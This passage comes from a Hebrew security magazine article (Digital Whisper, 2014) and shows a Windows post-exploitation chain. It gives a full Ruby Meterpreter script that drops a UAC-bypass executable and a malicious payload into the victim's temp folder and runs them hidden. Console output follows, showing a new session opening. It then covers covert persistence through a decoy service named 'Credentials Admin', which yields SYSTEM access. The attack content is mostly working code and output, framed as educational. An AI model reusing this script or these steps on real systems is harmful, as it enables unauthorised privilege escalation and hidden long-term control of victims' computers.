UAC מונעת מאיתנו לבצע פעולות רגישות במחשב ולהסלים הרשאות. קיים כלי ב-Metasploit שעוקף את ה-UAC (ניתן לקרוא על צורת הפעולה שלו כאן). הסקריפט הבא שכתבנו הינו Meterpreter Script שכתוב ב-Ruby. בהינתן Meterpreter Session הסקריפט מעתיק 2 קבצים למחשב הקורבן:

1. הקובץ הזדוני שלנו שיפתח Meterpreter Session חדש (אותו Photoshop.exe שיצרנו).
2. הכלי שעוקף את ה-UAC (גם הוא Executable).

לאחר העתקת הקבצים, הסקריפט יריץ על המחשב המרוחק את הכלי לעקיפת UAC ביחד עם הקובץ הזדוני כך שהוא ירוץ ללא UAC.

Bypass UAC + Ruby Script

Script:


```
# @Author: Zuntah, Jonathan Shahak
# @Created on: Nov 1, 2014

# Meterpreter Session
@client = client
```

```
@@exec_opts = Rex::Parser::Arguments.new(
    "-a" => [ true,  "System Architecture (x64/x86)" ],
    "-p" => [ true,  "Original payload full path (i.e: ~\\home\\payload.exe)"],
    "-h" => [ false, "Help Menu." ]
)

def usage
    print_line("")
    print_line("*****************************************")
    print_line("* Windows Bypass UAC Post Exploitation *")
    print_line("*           Author:  Zuntah             *")
    print_line("*****************************************")
    print(@@exec_opts.usage)
    raise Rex::Script::Completed
end

# Function for writing script to target host
#-------------------------------------------------------------------------------
def write_script_to_target(data)
  tempdir = @client.sys.config.getenv('TEMP')
  tempname = tempdir + "\\" + Rex::Text.rand_text_alpha((rand(8)+6)) + ".exe"
  fd = @client.fs.file.new(tempname, "wb")
  fd.write(data)
  fd.close
  print_good("Persistent Script written to #{tempname}")
  return tempname
end

architecture  = nil
payload = nil

@@exec_opts.parse(args) { |opt, idx, val|
    case opt
       when "-h"
        print(@@exec_opts.usage)
            break
         when "-a"
            architecture = val
         when "-p"
            payload = val
        end
}

if payload and architecture
    print_status("Reading \"#{architecture}\" UAC file from you metasploit directory")
    case architecture
    when "x64"
```

```
        data = File.open('/usr/share/metasploit-framework/data/post/bypassuac-x64.exe',
'r').read
    when "x86"
        data = File.open('/usr/share/metasploit-framework/data/post/bypassuac-x86.exe',
'r').read
    end

    payload_data = File.open(payload, 'r').read

    print_status("Writing \"#{architecture}\" UAC file to the victim's %TEMP% dir")
    bypass_name = write_script_to_target(data)
    print_status("Writing payload file to the victim's %TEMP% dir")
    payload_name = write_script_to_target(payload_data)
    print_status("Executing bypass UAC with selected payload")
    print_line("cmd /c \"#{bypass_name}\" /c \"#{payload_name}\"")
    @client.sys.process.execute("\"#{bypass_name}\" /c \"#{payload_name}\"", nil,
{'Hidden' => true, 'Channelized' => false})
else
    usage
end
```

בשביל להשתמש בסקריפט יש צורך ליצור אותו תחת התיקייה /usr/share/metasploit-framework/scripts,

שם נמצאים כל ה-Meterpreter Scripts:




נריץ את הסקריפט Bypass UAC:


```
meterpreter > run bypass_uac

******************************************
* Windows Bypass UAC Post Exploitation *
*           Author:  Zuntah              *
******************************************

OPTIONS:

    -a <opt>  System Architecture (x64/x86)
    -h        Help Menu.
    -p <opt>  Original payload full path (i.e: ~\home\payload.exe)
```

הסקריפט דורש 2 פרמטרים, ארכיטקטורת המערכת (32bit/64bit) ומיקום ה-Payload שלנו.

נריץ אותו עם 2 הפרמטרים ונראה מה קורה:



הסקריפט העתיק למחשב של הקורבן את 2 הקבצים והריץ אותם. מיד לאחר ההרצה ניתן לראות כי נפתח אצלנו Meterpreter Session חדש. ננסה להשיג System:



Owned!

יש לנו גישה מרחוק, יש לנו הרשאות גבוהות.. מה נשאר?

Persistence

אנחנו רוצים **לשמר** את הגישה שלנו למחשב הקורבן - גם לאחר שיבצע Restart, לדוגמה. השיטה הנפוצה לכך בד"כ היא ע"י כתיבת נתיב ה-Malware שלנו לערך ב-Registery שנקרא Run. אנחנו נראה שיטה פחות נפוצה וקשה יותר לזיהוי - ניצור Service תמים.

לצורך המשימה קיים לנו Meterpreter Script מוכן אודות ל-NightRang3r@. הסקריפט נמצא כאן.

על מנת להריץ את הסקריפט, נשתמש בנתיב של הפוגען על מחשב הקורבן. ניתן להעתיק את הנתיב מהפלט של הסקריפט הקודם (Bypass_UAC). במקרה שלנו הנתיב הוא:

```
C:\Users\*****\AppData\Local\Temp\ixmHWIChvrKA.exe.
```

נריץ אותו ונראה מה נקבל:

```
meterpreter > run service_creator -n "Credentials Admin" -d "Credentials manager
 for administrators" -p "C:\\Users\\[redacted]\\AppData\\Local\\Temp\\ixmHWIChvrKA.exe
"
[*] Creating Service Credentials Admin...
[*] Starting the "Credentials Admin" Service...
[*] Adding Description "Credentials manager for administrators"to the Service...
[*] Service Credentials Admin Successfully Created...
meterpreter >
[*] [redacted].154:6161 Request received for /0dVr...
[*] [redacted].154:6161 Staging connection for target /0dVr received...
[*] Patched user-agent at offset 663656...
[*] Patched transport at offset 663320...
[*] Patched URL at offset 663384...
[*] Patched Expiration Timeout at offset 664256...
[*] Patched Communication Timeout at offset 664260...
[*] Meterpreter session 3 opened (192.168.0.107:443 -> [redacted].154:6161) at 2
014-11-23 00:16:20 +0200
```

קיבלנו עוד Session! מה שמסמן לנו על **הצלחת הפעולה**. מעכשיו, בכל פעם שהמשתמש יפעיל את המחשב - הקוד הזדוני שלנו ירוץ ללא שום סימן. ההרשאות, כמובן, של System:

```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

ה-Service שלנו מסתתר ברשימה ארוכה, מוכר למישהו?

Computer Browser	Maintains an updated list of computer...		Manual	Local Syste...
Credential Manager	Provides secure storage and retrieval o...		Manual	Local Syste...
Credentials Admin	Credentials manager for administrators		Automatic	Local Syste...
Cryptographic Services	Provides four management services: C...	Started	Automatic	Network S...
DCOM Server Process Launcher	The DCOMLAUNCH service launches ...	Started	Automatic	Local Syste...

לא אנומאלי, ולא במקרה.

סיכום

תהליך **התקיפה** שהצגנו הינו **מורכב** אך **לא מסובך** - האקר עם ידע בסיסי יוכל לעקוב אחר השלבים הנ"ל ולבצע אותם. **ההגנה** היא זו שלוקה בחסר - מוצרים כמו AV, FW כבר לא מספקים פיתרון (רבים מאיתנו שמעו את אמירה זו בעבר). השוק הולך ומתמלא במוצרים "חכמים" וב-buzzwords כמו: Machine Learning, Business Intelligence ו-Big Data. עד כה, אף אחד לא הצליח להטות את המאזניים.

מקווים שהשכלתם,

יהונתן שחק (Zuntah) ועוז ענני (Ozi)

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-56 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של שנת 2014.

אפיק קסטיאל,

ניר אדר,

30.11.2014